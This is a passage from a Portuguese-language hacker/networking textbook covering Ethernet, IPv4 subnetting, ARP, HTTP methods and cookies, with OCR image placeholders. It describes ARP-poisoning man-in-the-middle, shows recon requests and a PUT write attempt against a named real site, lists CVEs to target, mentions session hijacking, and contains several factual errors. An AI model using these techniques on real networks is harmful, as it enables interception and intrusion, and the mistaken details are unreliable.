O endereço de camada de Rede chamado endereço IP tem a função de ser uma numeração uniforme, ou seja, ser um número de 32 bits acessível tanto por máquinas na mesma rede quanto em máquinas em redes remotas. Mas na rede local estes endereços são traduzidos por endereços de MAC Address[61] e então injetados na rede local com destino referente ao MAC Address.


9.1.2 Principais protocolos de camada de enlace

Conhecer protocolos e como podem ser utilizados é algo obrigatório para um hacker, um hacker dominando estes conceitos podem executar atividades sofisticadas, lembro de uma extraçaõ de dados de uma grande rede de hipermercados (mundial), entrar era um trabalho fácil mas estraviar era um trabalho difícil, o conhecimento de quais protocolos não estavam sendo usados nos filtros e nos IDSs permitiu aos hackers o uso de um protocolo correto para extração. Ou até mesmo saber envenenar uma rede por protocolos, como o envenenamento ARP.


O protocol mais extensamente utilizado é o protocolo Ethernet, comumente operando em cabos UTP, trata-se de um protocolo delimitado por flags e com um header muito simples, contem dois campos de 48 bits para MAC Address, um campo de tipo e uma longa parte de dados. Não faz correção de erros pois utiliza validação por CheckSum, se fosse validar

[61] Pelo protocolo ARP;

erros utilizaria Código de Hamming, Convulacional ou Read-Solomon. Realiza somente a validação de sucesso/erro pois opera em cabos metalicos em redes pequenas, como LANs então não sao usados na WAN. O protocolo Ethenret é tão importante que desenvolvi uma Playlist completa só sobre este.



Confomre mencionaod o protocolo Ethernet possui dois endereços MAC Address, um é a origem o outro destino, e é utilizado para comunicação interna no Enlace, ou seja, com este protocolo não é possîvel alcançar um host em outra rede. Toda comunicação local ocorre por MAC Address em uma rede LAN com Ethernet.



Seria interessante explicar Address Resolution Protocol, mas vou fazer depois de explicar endereço IP.

6.4 Serviços e funcionalidades da camada de rede

A camada de enlace não tem a capacidade de alcançar um endereço que está em outra rede, isso é um fato pois no início só se trabalhava com as LANs, se restringindo somente a Hubs e Bridges. E é por isso que para comunicação entre dois dispositivos na mesma rede só precisam da camada 1 e 2 do modelo OSI. Mas as redes evoluíram, primeiro para os Switches e depois para os Routers, e a complexidade hoje é natural condizente com anos de evolução.

A terceira camada do modelo OSI se chama camada de rede, e esta camada tem a capacidade de rotear protocolos roteáveis para além da rede local, e alcançar assim redes distantes. Para isso esta camada se utiliza basicamente de dois protocolos, o IPv4 e o IPv6. Vamos a princípio trabalhar com IPv4.

6.4.1 Protocolo IPv4

O protocolo IPv4 é um protocolo roteável que possui dois campos, o src e o dst. Estes dois campos também são endereços, e assim com o MAC Address são utilizados para comunicação entre hosts, mas nesta camada entre host que:

- Estão em redes diferentes, por sí só;
- Estão na mesma rede, mas o endereço de camada 3 será traduzido para endereço de camada 2 por um processo chamado Address Resolution Protocol.

Estes dois campos que existem no protocolo IPv4 são endereços de 32 bits, conhecidos pelo nome Endereço IP, e são organizados em 4 octetos de bits, gerando 4 números que vão variar de 0 até 255. Por exemplo, o clássico 192.168.0.0, trata-se de um endereço comum nos lares e em pequenas redes de pequenas empresas. Para fins de organização a IANA organizou os IPs em classes, da seguinte forma:

	TOTAL	LANS	MÁSCARA
Classe A:	0.0.0.0->127.255.255.255	10.0.0.0->10.255.255.255	255.0.0.0
Classe B:	128.0.0.0->191.255.255.255	172.16.0.0->172.31.255.255	255.255.0.0
Classe C	192.168.0.0->223.255.255.255	192.168.0.0->192.168.255.255	255.255.255.0

Os intervalos de endereços IP especiais usados para fins especiais são:

- 0.0.0.0/8 endereços usados para comunicação com a rede local;
- 127.0.0.0/8 endereços de loopback;
- 169.254.0.0/16 endereços de link local (APIPA).

O que define se dois hosts estão na mesma rede é a máscara, vamos ao exemplo da rede Classe C. Um endereço comum de rede é 192.168.0.1 com máscara 255.255.255.0, então um host que está em 192.168.0.200 com a máscara 255.255.255.0 está na mesma rede. Isso ocorre pois se observar o último octeto temos 0, ou seja, 00000000 (oito zeros), então o número possível de endereços nesta rede e de 256 endereços, é fácil eleve 2 a oitava potência. Como o primeiro endereço desta rede é 192.168.0.0 então o último endereço (contando 256 endereços) é 192.168.0.255, então o endereço 1 está na mesma rede do endereço 200.

Mas se a máscara for 255.255.255.128, as duas máquinas estão na mesma rede? A resposta ẽ não, então elas estão em redes diferentes e a camada de Enlace do modelo OSI não é utilizada para comunicação direta entre elas, e precisar"ao da camada de rede do modelo OSI.

Isso ocorre pois se olhar para o último octeto temos 128, que em binário é 10000000. Se elevar 2 a sétima potência (temos 7 zeros) teremos 128 endereços, é comum as pessoas confundirem o endereço decimal final com o número de endereços de uma subrede (nome que se dá para uma rede segmentada). O 128 da máscara 255.255.255.128 é 128 pois 10000000 convertido em decimal é 128.

Veja que se a máscara for 255.255.255.192 temos 64 endereços por subrede, pois 192 é 11000000. Temos só 64 endereços por sub rede neste exemplo pois é 2 elevado a sexta potência, fique esperto.

$11000000 = (1 \times 2^7) + (1 \times 2^6) + (0 \times 2^5) + (0 \times 2^4) + (0 \times 2^3) + (0 \times 2^2) + (0 \times 2^1) + (0 \times 2^0) = 192$

Vamos voltar ao caso da máscara 255.255.255.128, temos então a rede segmentada em duas partes, cada parte terá então 128 endereços, e o primeiro segmento começa de zero e termina em 127, já o segundo segmento começa de 128 e termina em 255 (conte).

Segmento 1: 192.168.0.0 -> 192.168.0.127
Segmento 2: 192.168.0.128 -> 192.168.0.255


Como a primeira máquina 192.168.0.1 com máscara 255.255.255.128 está no segmento 1 e a segunda máquina 192.168.0.200 com máscara 255.255.255.128 está no segundo segmento, elas não estão na mesma rede.

O impacto disso se dá em como as camadas de enlace e rede irão se comportar, vimos no tópico de endereço MAC Address que duas máquinas na mesma rede se comunicam por MAC Address, mas a pergunta é, como uma máquina sabe o endereço MAC Address da outra máquina?

A resposta é simples, uma função importante da camada de rede segundo Tanenbaum é fazer com que as camadas de transporte de ambas as máquinas se enxerguem diretamente sem intermediários na camada de Transporte, Sessão, Apresentação e Aplicação. Para isso tudo na rede deve ser lógico e então requerer uma numeração uniforme para todas as redes, MAC Address não seria a resposta pois ẽ um endereço físico de camada de Enlace, e está sempre em uma Memória ROM.

Usando-se do artifício de que é possível saber o endereço IP de outra máquina, existe um serviço na rede chamado Address Resolution Protocol, agora me sinto a vontade de chamar de ARP. Este protocolo pesquisa na rede qual é o MAC Address de um dado endereço IP de camada de Rede, e é daí que hackers exploram a rede e envenenam o ARP. Mas antes de esquematizar o envenenamento do ARP entenda primeiro o que é possível fazer com ARP e Gateway de rede em uma comunicação entre máquinas em redes diferentes.


Nesta rede que vou demonstrar temos 3 computadores, dois hosts de usuário e um computador servindo de gateway. O host gateway está entre duas redes e possui duas interfaces de rede, deixo como host para que o aluno entenda que todo router na verdade é um computador similar a um computador de usuário. Foi colocado um label com dois endereços perto destas interfaces de rede destes computadores, tanto o endereço de camada de enlace (MAC Address) como o endereço de camada de Rede (IPv4). Talvez estranhe a forma curta de se representar 255.255.255.128, repare que foi representado por 25, ou seja, 3 octetos completos totalizando 24 bits mais 1 bit do quarto octeto.



Se o Host 1 quer enviar um protocolo para o Host 2 o Host 1 deve saber qual o endereço IPv4 do Host 2, senão não tem como enviar. O Host 1 percebendo pela máscara que o endereço 192.168.0.200/24 não está em sua mesma rede, então faz assim:

1. Solicita em sua rede qual o MAC Address é do IPv4 192.168.0.2 (seu Gateway local);
2. Criar um protocolo com dados para envio;
3. Adicionar ao protocolo o endereço IPv4 do Host 2;
4. Adicionar ao protocolo o endereço MAC Address do Gateway;
5. Envia o protocolo.

Como um hacker atacaria uma infra usando a própria teoria contra a própria rede?




Imagine que fosse possível enganar o Host 1 no primeiro passo, um Host Hacker então poderia se fazer de Gateway, então quando o Host 1 perguntar, qual o MAC Address do IPv4 192.168.0.2, e o Host Hacker for mais rápido enviando como resposta do ARP seu MAC Address. Como toda comunicação local se movimenta pelo MAC Address, o Host 1 enviaria a mensagem diretamente para o Host Hacker.

Mas ainda tem um problema, o Host Hacker não é o gateway, mas ele sabe qual o MAC Address do Gateway, então ele:

1. Registra a mensagem, os dados para posterior processamento;
2. Altera a mensagem para o MAC Address do Gateway e injeta a mensagem novamente na rede;

Para o Host 1 não haverá Mend in the Middle pois o MAC Address de camada enlace não é averiguado e também não há alteração nos dados da mensagem, digamos que é quase transparente em uma rede.



Essa técnica requer que o passo ARP seja executado pelo Host Hacker em uma velocidade melhor do que a executada pelo Gateway, ou seja, a resposta ARP do Host Hacker deve chegar primeiro. É um ataque fácil de fazer e existem muitas redes Wireless que estão ligadas diretamente na rede cabeada, onde estão os computadores dos trabalhadores. Acredito que não há doido no mundo que colocaria trabalhadores de uma empresa diretamente no Wireless, pois se fizer, seria um prato cheio para hackers.

6.6 Datagrama e Pacote

6.7 Protocolo TCP e Protocolo UDP

6.8 Disponibilização de serviços em portas

6.9 Protocolos SMTP, POP e IMAP

6.10 Protocolo HTTP e HTTPS

O protocolo HTTP é um protocolo de camada de aplicação e um dos mais conhecidos por especialistas e por usuários convencionais, sendo hoje a base para diversos produtos, inclusive Banco de Dados, isso pois possui um projeto extremamente simples, ou seja, não é usado somente para sites. Na verdade o HTTP é um protocolo de troca de arquivos, e dados podem ser materializados em um arquivo, tal como XML e JSON. Também é utilizado para transportar arquivos binários, tal como um programa, um .doc ou um .zip.

Em seu modo mais simples e mais comum, o HTTP é a base da comunicação de dados para o World Wide Web, onde hipertexto os documentos incluem hiperlinks para outros recursos que o usuário pode acessar facilmente, por exemplo, por um rato clique ou tocando na tela em um navegador da Web. O desenvolvimento de HTTP foi iniciado por Tim Berners-Lee no CERN em 1989 e resumido em um documento simples que descreve o comportamento de um cliente e um servidor usando a primeira versão HTTP, denominada 0.9. Essa versão foi posteriormente desenvolvida, tornando-se o público 1.0.

A versão HTTP/1 foi finalizada e totalmente documentada (como versão 1.0) em 1996. Ele evoluiu (como versão 1.1) em 1997 e, em seguida, suas especificações foram atualizadas em 1999, 2014 e 2022. Quando o HTTP é utilizado com um certificado, usando protocolos SSL e TLS da camada de apresentação (Modelo OSI), é dito que o protocolo é HTTPS. Esta versão HTTPS é usada por mais de 85% dos sites atualmente, ele foi publicado em 2015 e fornece uma meio mais seguro de troca de dados. Também é suportado pelos principais servidores da web e hoje conta majoritariamente com TLS.

A evolução do HTTP/2 é o HTTP/3 que foi publicado em 2023 e em 2024 já é responsável pelo tráfego de dados de 29% dos sites e é suportado pela maioria dos navegadores da web, atingindo mais de 97% dos usuários. O HTTP/3 utiliza QUIC em vez de TCP para o protocolo na camada de transporte. Suporte para HTTP/3 foi adicionado a Cloudflare e Google Chrome, e também está habilitado Firefox. Uma das principais vantagens é a

latência mais baixa para páginas da Web, se ativado no servidor, em alguns casos três vezes mais rápido que o HTTP/1.1.

Conforme já dito o processo de comunicação usa uma hierarquia de requisições e respostas ou seja, trata-se de um modelo de desenvolvimento cliente-servidor, então o cliente envia uma requisição após realizar o Three-Way Handshake e em seguida o cliente inicia o processo de espera de uma resposta, então o servidor quando recebe um cliente em ACCEPT, inicia um thread para tratar a requisição e então retorna um texto como resposta. Veja o capítulo de socket para entender como isso é feito.

O papel do cliente é realizado pelo Browser que age como um User Agent (UA), mas também pode ser uma API, módulo, programa ou um socket puro. Já o lado do servidor é utilizado geralmente um container WEB, tal como Apache Server, Tomcat, Internet Information Service, Glassfish, entre outros. Nada impede que você faça seu próprio servidor socket para isso. O cliente executa um **request**, o **request** é uma massa binária e essa response é uma massa binária, que pode ser um arquivo, que pode ser um texto. Se for um texto então pode ser um texto livre ou ter algum tipo de marcação, veja HTML e XML, duas sub linguagens de marcação pertencentes às linguagens SGML.

HTTP é projetado para permitir elementos de rede intermediários para melhorar ou permitir comunicações entre clientes e servidores. Sites de alto tráfego geralmente se beneficiam de servidores de cache que fornecem conteúdo em nome de servidores alvo e melhoram o tempo de resposta (ver minha aula de NGINX no livro de Redes Linux). Os navegadores da Web armazenam em cache e recursos da Web acessados anteriormente e os reutilizam (tem limitação, geralmente 12MB por domínio), sempre que possível, para reduzir o tráfego de rede. Há ainda servidores locais de cache, que ficam próximo ao cliente e podem evitar requisições desnecessárias, tal como imagens, XML, JavaScript, conforme prática de Squid Cache no livro de Redes de Computadores com Linux.

Recursos HTTP são identificados e localizados na rede por Localizadores Uniformes de Recursos (URLs), usando o esquema Identificadores Uniformes de Recursos (URI), conforme definido em **RFC3986**, URIs são codificados como hiperlinks em documentos HTML, de modo a formar links em documentos hipertexto. Mas não se engane, tudo é requisição de documentos, como era no passado, como é hoje e é tendência para o futuro.

Para cada versão é importante saber:

- **Em HTTP/1.0** é criada uma conexão para cada recurso mesmo que o servidor é o mesmo, a renderização do browser é tudo ou nada;
- **Em HTTP/1.1**, uma conexão TCP pode ser reutilizada para fazer várias solicitações de recursos, ou seja, quadros, imagens, scripts, folhas de estilo, etc.) se estão no mesmo domínio/servidor;
- **O HTTP/2** é uma revisão do HTTP/1.1 anterior, a fim de manter o mesmo modelo de cliente–servidor e os mesmos métodos de protocolo, mas com essas diferenças de ordem:
    - usar uma representação binária compactada de cabeçalhos de metadados;
    - para usar um único TCP/IP (geralmente criptografado);
    - usar um ou mais fluxos bidirecionais por conexão TCP/IP;

    - para adicionar uma capacidade de envio para permitir que o aplicativo do servidor envie dados aos clientes sempre que novos dados estiverem disponíveis;
- **O HTTP/3** é uma revisão do HTTP/2 anterior para usar Protocolos de transporte QUIC e UDP em vez de TCP. Antes dessa versão, as conexões TCP/IP eram usadas, mas agora, apenas a camada IP é usada. Isso melhora levemente a velocidade média das comunicações mundiais;

O protocolo HTTP define métodos (às vezes referidos como verbos, mas em nenhum lugar na especificação é mencionado verbo) para indicar a ação desejada a ser executada no recurso representado pela URL. Muitas vezes, o recurso corresponde a um arquivo ou a saída de um executável residente no servidor, tal como PHP. A especificação HTTP/1.0 definiu os métodos GET, HEAD e POST, bem como listou os métodos PUT, DELETE, LINK e UNLINK como métodos adicionais. No entanto, a especificação HTTP/1.1 adiciona mais cinco novos métodos: PUT, DELETE, CONNECT, OPTIONS e TRACE.

Qualquer cliente pode usar qualquer método e o servidor pode ser configurado para suportar qualquer combinação de métodos. Se um método é desconhecido para um intermediário, ele será tratado como inseguro e elevará um número de erro. Não há limite para o número de métodos que podem ser definidos, o que permite que métodos futuros sejam especificados sem quebrar a infraestrutura existente.

- **GET**: O método GET solicita que o recurso alvo seja transmitido como resposta, às solicitações GET devem apenas recuperar dados e não deve ter outro efeito. Para recuperar recursos sem fazer envio de dados na requisição, o GET é preferido em relação ao POST, pois pode ser endereçado através de um URL. Isso permite marcar e compartilhar e tornar as respostas GET elegíveis para cache, que pode salvar largura de banda;
- **HEAD**: O método HEAD solicita que o recurso de destino transfira uma representação de seu estado (DADOS), como para uma solicitação GET, mas sem os dados incluídos no corpo da resposta. Os usos incluem verificar se uma página está disponível através do código de status e rapidamente encontrar o tamanho de um arquivo (Content-Length);
- **POST**: O Método POST solicita que o recurso de destino processe os dados incluídos na solicitação de acordo com a semântica do recurso de destino. Por exemplo, ele é usado para postar uma mensagem para um Fórum internet, subscrevendo a lista de discussão, ou completar um compras online transação;
- **PUT**: O método PUT solicita que o recurso de destino crie ou atualize seu estado com o estado definido (DADOS enviados) pela representação incluída na solicitação. Uma distinção do POST é que o cliente especifica o local de destino no servidor;
- **DELETE**: O método DELETE solicita que o recurso de destino seja deletado.

Se for realizado uma conexão Socket deve-se enviar o seguinte cabeçalho para uma execução do método GET, para um site no IP do domínio cursohacker.com.br[62], para cada linha deve-se adicionar \r\n, inclusive na linha 5, ou seja, o que segrega o Header do protocolo HTTP do Body são dois \r\n. Para saber como fazer isso, veja o capítulo de Socket.

[62] No momento que escrevo este livro o IP do site em questão é **212.1.209.207**.

```
1. GET / HTTP/1.1
2. Host: www.aied.com.br
3. User-Agent: Mozilla/5.0
4. Connection: keep-alive
5.
```

Veja um ataque interessante que executo contra um container NGINX alterando o cabeçalho HTTP, neste tópico Misconfiguration. Se existir no domínio aied.com.br um subomíni www ou um computador que responda por este endereço e que exista um recurso que retorne, neste caso / (raiz), então será enviado o código 200[63].

```
1. HTTP/1.1 200 OK
2. Connection: Keep-Alive
3. Keep-Alive: timeout=5, max=100
4. x-powered-by: PHP/7.4.33
5. platform: hostinger
6. content-type: text/html; charset=UTF-8
7. content-length: 129
8. date: Wed, 29 May 2024 00:56:25 GMT
9. server: LiteSpeed
10.
11. <script language='javascript'>window.location.href =
    'http://www.universidadegratuitaead.com.br/aied/pages/login.php'</script>
```

No footprint de um Pentest o retorno do método GET traz vários dados importantes, em geral localizamos Tecnologia do Container, versão do framework, Sistema Operacional, entre outras informações. No caso acima é usado PHP 7.4 (vulnerável) e o servidor container é um LiteSpeed, embora o Sistema Operacional não apareça, é um Linux pois é um Hostinger.

Então o hacker deve ir até https://cve.mitre.org e pesquisar estas tecnologias, por exemplo, LiteSpeed (lixo no meu ponto de vista), repare que tem uma vulnerabilidade grave de validação no protocolo QUIC, ou seja, HTTP/3. Poderia ser um bom começo.

[63] Acesse a lista completa de status code http neste link: https://www.w3schools.com/tags/ref_httpmessages.asp

Search Results

There are **21** CVE Records that match your search.

Name	
CVE-2024-25678	In LiteSpeed QUIC (LSQUIC) Library before 4.0.4, DCID validation is mishandled.
CVE-2023-45000	Missing Authorization vulnerability in LiteSpeed Technologies LiteSpeed Cache.This issue affects LiteSpeed Cache: fro
CVE-2023-4372	The LiteSpeed Cache plugin for WordPress is vulnerable to Stored Cross-Site Scripting via the 'esi' shortcode in versior that will execute whenever a user accesses an injected page.
CVE-2023-40518	LiteSpeed OpenLiteSpeed before 1.7.18 does not strictly validate HTTP request headers.
CVE-2023-40000	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') vulnerability in LiteSpeed Technol
CVE-2022-46800	Cross-Site Request Forgery (CSRF) vulnerability in LiteSpeed Technologies LiteSpeed Cache plugin <= 5.3 versions.
CVE-2022-30592	liblsquic/lsquic_qenc_hdl.c in LiteSpeed QUIC (aka LSQUIC) before 3.1.0 mishandles MAX_TABLE_CAPACITY.
CVE-2022-0074	Untrusted Search Path vulnerability in LiteSpeed Technologies OpenLiteSpeed Web Server and LiteSpeed Web Server
CVE-2022-0073	Improper Input Validation vulnerability in LiteSpeed Technologies OpenLiteSpeed Web Server and LiteSpeed Web Serv

Um ataque tão interessante sobre este serviço é o Denial of Service, mas saiba que na verdade se isso ocorrer é bom, pois se não existir hackers conseguiram travar o servidor, então há um limite de requisições concorrentes e quando bate-se este limite acontece o Denial of Service. Denial of Service não é definido na camada de Aplicação, é definido na camada de Transporte então é claro que todo serviço WEB possui essa defesa, mas HTTP é um serviço clássico, pois HTTP sempre está muito exposto, na verdade, pessoas acordam, ligam o computador e já entram no HTTP.

Uma boa pedida é tentar explorar DELETE ou PUT, no exemplo de head abaixo um método PUT está sendo executado contra um arquivo existente chamado /aied.txt, se o PUT for permitido com um GET então será posteriormente utilizado para validar a escrita do arquivo.

```
1. PUT /aied.txt HTTP/1.1
2. Host: www.aied.com.br
3. User-Agent: Mozilla/5.0
4. Content-Type: plain/text
5. Connection: keep-alive
6.
7. Uma mensagem para ser adicionada no arquivo /aied.txt
```

Como no servidor os métodos perigosos PUT e DELETE estão desativados por padrão então um erro 501 será retornado. Conforme retorno abaixo, é muito importante conhecer os códigos que já foram referenciados em nota de rodapé neste tópico.

```
1. HTTP/1.1 501 Not Implemented
2. Connection: close
3. cache-control: private, no-cache, no-store, must-revalidate, max-age=0
4. pragma: no-cache
5. content-type: text/html
6. content-length: 805
7. date: Wed, 29 May 2024 03:50:54 GMT
8. server: LiteSpeed
9. platform: hostinger
10.
```

Cookies no protocolo HTTP são pequenos blocos de dados criado por um servidor enquanto um usuário está navegando e estes arquivos são salvos no Browser do cliente. Os cookies são colocados no dispositivo usado para acessar em outra(s) página(s), e mais de um cookie pode ser colocado no dispositivo de um usuário durante uma sessão, são:


- Cookies de autenticação;
- Cookies de rastreamento.

Cookies de autenticação são comumente usados por servidores web para autenticar que um usuário está logado e com o qual conta eles estão logados. Sem o cookie, os usuários precisam se autenticar fazendo login em cada página contendo informações confidenciais que desejam acessar. A segurança de um cookie de autenticação geralmente depende da segurança do site emissor e do navegador da Web do usuário e se os dados do cookie são criptografados.

Com um roubo de um cookie de sessão pode levar a um sequestro de sessão, uma técnica muito comum, este sequestro pode ser feito por exemplo por um plugin de browser ou extensão. No código de retorno abaixo, o servidor envia um cookie para o browser.

```
1. HTTP/1.0 200 OK
2. Content-type: text/html
3. Set-Cookie: theme=light
4. Set-Cookie: sessionToken=abc123; Expires=Wed, 09 Jun 2021 10:18:14 GMT
5.
```

Esse roubo também pode ser feito no meio do caminho, pode ter até um sniffer na rede, conforme capítulo de sniffer.

